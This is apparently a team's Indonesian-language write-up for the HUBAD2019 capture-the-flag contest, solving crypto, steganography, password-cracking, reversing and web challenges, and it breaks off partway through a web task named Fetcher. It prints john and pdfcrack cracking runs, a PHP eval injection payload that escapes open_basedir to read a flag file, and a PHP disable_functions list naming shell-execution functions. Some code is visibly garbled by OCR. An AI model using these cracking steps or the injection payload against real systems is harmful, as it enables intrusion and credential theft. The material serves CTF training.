TIM

[KKN Back To Isekai]

Ketua Tim	
1.	Highlander Subaron
Member	
1.	Nazhier Rijalana
2.	Fauzan Awanda Alviansyah

Daftar Isi

1. Crypt200 [200]

Kami mendapatkan sebuah file zip yang berisi .myflag, secret.enc, dan Trash.jpg.enc. Kami mengecek bahwa file .myflag adalah hasil dari encode Base64, yang setelah kami decode ternyata adalah sebuah ID RSA Private Key. Kami mencoba melakukan bruteforce terhadap passphrase dan sukses. Passphrase tsb adalah "hellfire"

```
 hightech  ~/ctf-pusdik  python /home/hightech/pentest/john/run/ssh2john.py mon.key > kay
 hightech  ~/ctf-pusdik  john --wordlist=/home/hightech/rockyou.txt --format=SSH kay
Using default input encoding: UTF-8
Loaded 1 password hash (SSH [RSA/DSA/EC/OPENSSH (SSH private keys) 32/64])
Cost 1 (KDF/cipher [0=MD5/AES 1=MD5/3DES 2=Bcrypt/AES]) is 0 for all loaded hashes
Cost 2 (iteration count) is 1 for all loaded hashes
Will run 4 OpenMP threads
Note: This format may emit false positives, so it will keep trying even after
finding a possible candidate.
Press 'q' or Ctrl-C to abort, almost any other key for status
hellfire         (mon.key)
1g 0:00:00:14 DONE (2019-11-21 12:38) 0.07047g/s 1010Kp/s 1010Kc/s 1010KC/s ¡Vamos!.narotama
Session completed
```

Lalu kami mencoba untuk melakukan decrypt terhadap secret.enc menggunakan passphrase yang sudah kami dapatkan sebelumnya.

```
 hightech  ~/ctf-pusdik  openssl rsautl -decrypt -oaep -inkey mon.key -in secret.enc -out secret.key
Enter pass phrase for mon.key:
 hightech  ~/ctf-pusdik
```

Setelah kami sukses melakukan decrypt terhadap secret.enc, kami melanjutkan melakukan decrypt terhadap trash.jpg.enc

```
✘ hightech  ~/ctf-pusdik  openssl enc -aes-256-cbc -d -in trash.jpg.enc -out hasil.txt -pass file:secret.key
```

Kami sukses melakukan decrypt dan mendapatkan flagnya

```
 hightech  ~/ctf-pusdik  cat hasil.txt
HUBAD2019{42d186dd44c71bb0bd3fcddeec881320}
 hightech  ~/ctf-pusdik
```

Flag:

HUBAD2019{42d186dd44c71bb0bd3fcddeec881320}

2. Webget [50]

Didapatkan sebuah alamat web yang berisikan url menuju http://172.16.24.210:2209/flag.php tetapi tidak bisa di akses karena ketika di klik akan di redirectkan ke halaman utama. Untuk mengetahui halaman flag.php diperlukan curl seperti berikut.


```
┌─[keburusiang@parrot]─[~/Downloads/hubad/rey/komsatun/x/komsatun]
└──╼ $curl -v http://172.16.24.210:2209/flag.php
*   Trying 172.16.24.210...
* TCP_NODELAY set
* Connected to 172.16.24.210 (172.16.24.210) port 2209 (#0)
> GET /flag.php HTTP/1.1
> Host: 172.16.24.210:2209
> User-Agent: curl/7.63.0
> Accept: */*
>
< HTTP/1.1 302 Found
< Date: Thu, 21 Nov 2019 05:39:31 GMT
< Server: Apache/2.4.38 (Debian)
< X-Powered-By: PHP/7.2.24
< Location: ./
< Content-Length: 29
< Content-Type: text/html; charset=UTF-8
<
HUBAD2019{cuRL_Web_BasiXXX}

* Connection #0 to host 172.16.24.210 left intact
┌─[keburusiang@parrot]─[~/Downloads/hubad/rey/komsatun/x/komsatun]
└──╼ $
```

Flag:


HUBAD2019{cuRL_Web_BasiXXX}

3. Peta_rahasia [120]


Diberikan sebuah soal seperti dibawah ini, Sebuah gambar dan String password "artnenVAQBARFVN" ternyata gambar tsb memiliki sebuah file yang disisipkan yang harus dibuka menggunakan password dengan tools steghide,



Disini kami melakukan bruteforce password yang menurut kami adalah Caesar Cipher, kami mendapatkan password yang sudah di decrypt yaitu "negaraINDONESIA"



Kami melakukan ekstraksi data yang didalam file tsb menggunakan password "negaraINDONESIA" dan sukses. Flag yang berada didalam file rahasia.txt pun muncul





Flag:

HUBAD2019{indonesia_tanah_AIR_b3t4}


4. Pesan_RAH [150]

Diberikan sebuah file zip yang disembunyikan dengan extensi file exe. Mengubah file exe menjadi file zip. Terdapat 2 file yaitu pdf yang di kunci dan file wordlist rockyout.txt.





Menggunakan pdfcrack untuk membruteforce password dengan wordlists yang sudah disediakan, akan tetapi tidak mendapat apa-apa. Kemudian mencoba menggunakan wordlist rockyout.txt bawaan dari linux dan didapatkan password dengan string "yellow"



Membuka pdf dengan password "yellow" untuk melihat isi kemudian didapatkan flag pada gambar tersebut.

HUBAD2019{BENDERA_MERAH_PUTIH!!!!}


Flag:

HUBAD2019{BENDERA_MERAH_PUTIH!!!!}

5. Misc5 [200]

Diberikan flag yang 5 karakter yang dihilangkan dan diganti dengan #. Dan dengan hash md5 yang di hash dengan sha1. Kami membuat solver untuk menyelesaikan soal tersebut dengan melakukan brute terhadap kedua karakter tersebut. Berikut solver untuk soal misc5 yang kami buat.

```
nazhier@nazhier-X456URK:~$ cat solver.py
import string, hashlib

ilang = "#6TV#ZDwJPNA30eGQ#X8b7xd#gYrRWHBS9h1Lv!#"
print("trying....")
for x in string.printable[:-5]:
    for y in string.printable[:-5]:
        for z in string.printable[:-5]:
            for a in string.printable[:-5]:
                for b in string.printable[:-5]:
                    ilang = "{}6TV{}ZDwJPNA30eGQ{}X8b7xd{}gYrRWHBS9h1Lv!{}".format(x,y,z,a,b)
                    print("trying with {} + {} + {} + {} + {} ".format(x,y,z,a,b))
                    if hashlib.sha1(hashlib.md5(ilang).hexdigest()).hexdigest() == "64c6d8504872637e8426d4f25fb0436a3f2800dd":
                        print ilang
                        break
```




dengan 5 karakter yang hilang dan harus dilakukan bruteforce untuk mendapatkan 5 karakter tersebut cukup lama dan menghasilkan string dibawah ini.

c6TViZDwJPNA30eGQsX8b7xd4gYrRWHBS9h1Lv!E

FLAG:

HUBAD2019{c6TViZDwJPNA30eGQsX8b7xd4gYrRWHBS9h1Lv!E}

6. Rev300 [300]



diberikan sebuah file peserta.pyc

```
nazhier@nazhier-X456URK:~/Downloads$ file peserta\ \(\1\).pyc
peserta (1).pyc: data
```

lalu kami coba untuk melakukan decompile dengan menggunakan uncompyle6 dan di dapatkan source code nya sebagai berikut:

```
nazhier@nazhier-X456URK:~/Downloads$ uncompyle6
peserta\ \(\1\).pyc
# uncompyle6 version 3.5.0
# Python bytecode 3.7 (3394)
# Decompiled from: Python 2.7.15+ (default, Jul  9
2019, 16:51:35)
# [GCC 7.4.0]
# Embedded file name: peserta.py
# Size of source mod 2**32: 1162 bytes
flag = '?'
key1 = '?'
key2 = '?'
rotl_key = '?'
rotr_key = '?'
bf = []
sr = []

def rr(string, key):
    ret = ''
```

```
    for x in string:
        ret += chr(ord(x) + key)

    return ret


def rotl(num, bits):
    bit = num & 1 << bits - 1
    num <<= 1
    if bit:
        num |= 1
    num &= 2 ** bits - 1
    return num


def rotr(num, bits):
    num &= 2 ** bits - 1
    bit = num & 1
    num >>= 1
    if bit:
        num |= 1 << bits - 1
    return num


flag = rr(flag, key1)
for x, j in enumerate(flag):
    cv = ord(j)
    if x % 2 == 0:
        bf.append(rotr(cv, rotr_key))
    else:
        bf.append(rotl(cv, rotl_key))

for i in bf:
    final = i ^ key2
    sr.append(final)

print(sr[::-1])
ini_adalah_hasil_dari_print = [
 259, 49, 243, 75, 225, 61, 191, 56, 225, 48, 223,
51, 253, 48, 227, 45, 199, 54, 219,
922337203685477585 8L, 213, 50, 171, 56, 225, 63,
215, 922337203685477585 7L, 211,
922337203685477585 4L, 199, 51, 225, 63, 237, 63,
169, 56, 219, 75, 219, 38, 271, 43, 123,
922337203685477582 4L, 121, 922337203685477585 4L,
155, 922337203685477585 5L, 179,
```

```
92233720368547758521]
```

setelah di analisa, kami menjelaskan secara terperinci setiap function nya:

1. fungsi rr dengan parameter string dan key melakukan xor setiap huruf pada string dengan key yang di dapatkan dari parameter key yang disimpan dalam array
2. fungsi rotl dengan parameter num dan bits melakukan shift bytes, pertama variable bits didapatkan dari parameter num, lalu dilakukan operasi & "And" dengan 1 dan dilakukan operasi left shift lalu dikurangi 1. num di dapatkan dari operasi operasi left shift lagi dengan 1, dengan melakukan if untuk menentukan bahwa bits dari hasil operasi di atas, masih bernilai apa habis, jika masih ada maka nilai num akan dilakukan operasi or dengan 1 , setelah itu nilai num dilakukan operasi and dengan 2 pangkat bits -1
3. fungsi rotr pun sama dengan fungsi rotl namun perbedaannya adalah cara melakukan bit shift nya dimana rotr menggunakan right shift dan mendahulukan fungsi

   ```
   num &= 2 ** bits - 1
   ```
4. pertama yang dilakukan adalah fungsi rr
5. lalu yang kedua dilakukan fungsi rotr dan rotl dimana rotr akan dijalankan jika urutan dari flagnya adalah genap dan rotl akan berjalan ketika urutan flagnya ganjil

6. terakhir dilakukan xor dengan key2 lalu dilakukan operasi rev

berdasarkan hasil analisa dari fungsi" yang ada di atas, maka kami putuskan untuk membuat solver sebagai berikut

```
data = [259L, 49L, 243L, 75L, 225L, 61L, 191L, 56L,
225L, 48L, 223L, 51L, 253L, 48L, 227L, 45L, 199L, 54L,
219L, 9223372036854775858L, 213L, 50L, 171L, 56L, 225L,
63L, 215L, 9223372036854775857L, 211L,
9223372036854775854L, 199L, 51L, 225L, 63L, 237L, 63L,
169L, 56L, 219L, 75L, 219L, 38L, 271L, 43L, 123L,
9223372036854775824L, 121L, 9223372036854775854L, 155L,
9223372036854775855L, 179L, 9223372036854775852L][::-1]

def rotl(num, bits=64):
    bit = num & (1 << (bits - 1))
    num <<= 1
    if (bit):
        num |= 1
    num &= (2 ** bits - 1)
    return num

def rotr(num, bits=64):
    num &= (2 ** bits - 1)
    bit = num & 1
    num >>= 1
    if (bit):
        num |= (1 << (bits - 1))
    return num
flag = []
for i in range(99):
  for c in range(len(data)):
    tmp = []
    flag = ""
    for j in range(99):
      if c % 2 == 0:
        tmp.append(data[c] ^ rotl(j))
      else:
        tmp.append(data[c] ^ rotr(j))
    for f in tmp:
      for k in range(99):
        try:
          flag += chr(f-k)
        except:
```

```
            continue
        flag.append(flag)
```


lalu kami coba untuk run dan didapatkan flagnya:

FLAG:

HUBAD2019{Saya_Jalani_Dengan_Ikhlas_Emoticon_Senyum}

7. Web400 [400]


diberikan web sebagai berikut:



dijelaskan diweb tersebut beberapa clue diantaranya adalah:

1. kita dapat menginput data melalui $_GET[‘python’]
2. pertama hasil input dari parameter $_GET[‘python’] dilakukan operasi addslashes untuk menghindari adanya input seperti “ ‘ ”
3. lalu dilakukan eval, dimana eval ini merupakan fungsi php yang sangat berbahaya yaitu dapat mengeksekusi code php

kita coba untuk menginputkan sesuatu:




malah error di sini, input normal flow error :D,

mengingat ada fungsi eval, kami coba untuk memasukkan

phpinfo();

dan ini hasilnya



tereksekusi dengan baik disini, lalu kami cek disable function nya :

disable_functions	exec,passthru,shell_exec,system,proc_open,popen,curl_exec,curl_multi_exec,parse_ini_file,show_source,symlink,link,syslog,imap_open,ld,mail, error_log, putenv,file_get_contents,readfile	exec,passthru,shell_exec,system,proc_open,popen,curl_exec,curl_multi_exec,parse_ini_file,show_source,symlink,link,syslog,imap_open,ld,mail, error_log, putenv,file_get_contents,readfile


jelas disitu banyak yang di disable, namun ada beberapa yang dapat dimanfaatkan,

kami pertama coba untuk menggunakan globing

Array ([0] => index.php [1] => ini_yang_kamu_cari.txt [2] => kakaesi [3] => php.ini [4] => phpinfobro.php)

ok ada file ini_yang_kamu_cari.txt

kami coba untuk mengambil isinya



ya tertipu:D, kami coba untuk menggunakan payload yang sedikit berbeda:

payload =
"chdir($_GET[6]);ini_set($_GET[7],$_GET[8]);chdir($_GET[8]);chdir($_GET[8]);chdir($_GET[8]);chdir($_GET[8]);ini_set($_GET[7],$_GET[9]);echo(highlight_file($_GET[5]));&6=kakaesi&7=open_basedir&8=..&9=/&5=flag.txt"

penjelasan payload berdasarkan fungsi:

1. chdir => pindah directori
2. ini_set => settingan tambahan pada php.ini
3. echo => menampilkan hasil value

4. highlight_file => digunakan untuk mengambil file dan menampilkannya dengan mode highlight
5. open_basedir => membuka base directory (dalam linux biasanya di '/')

lalu kami coba run, dan hasilnya adalah:

HUBAD2019{Relain_aja_ini_challenge_dibuat_disini} 1

FLAG:


HUBAD2019{Relain_aja_ini_challenge_dibuat_disini}

8. Fetcher [300]

Diberikan sebuah web service yang beralamat pada "http://172.16.24.210:10001/", kami juga diberikan source code dari web tsb. Kami memfokuskan pada potongan code dibawah ini. Hasil analisa kamu, Fungsi dari get **url** melakukan shell_exec dengan curl sebagai tools yang di eksekusi.

```
    public function fetch($url) {
        $url = escapeshellcmd(trim($url));
        if ($this->protocol_allowed($url) && $this->not_contains_blacklist($url)) {
            return shell_exec("curl $url");
        }
        return "";
    }
}

$fetcher = new Fetcher;
echo $fetcher->fetch($_GET['url']);
```


Hasilnya kami mencoba melakukan testing curl ke server google dan didapatkan hasil seperti dibawah ini.



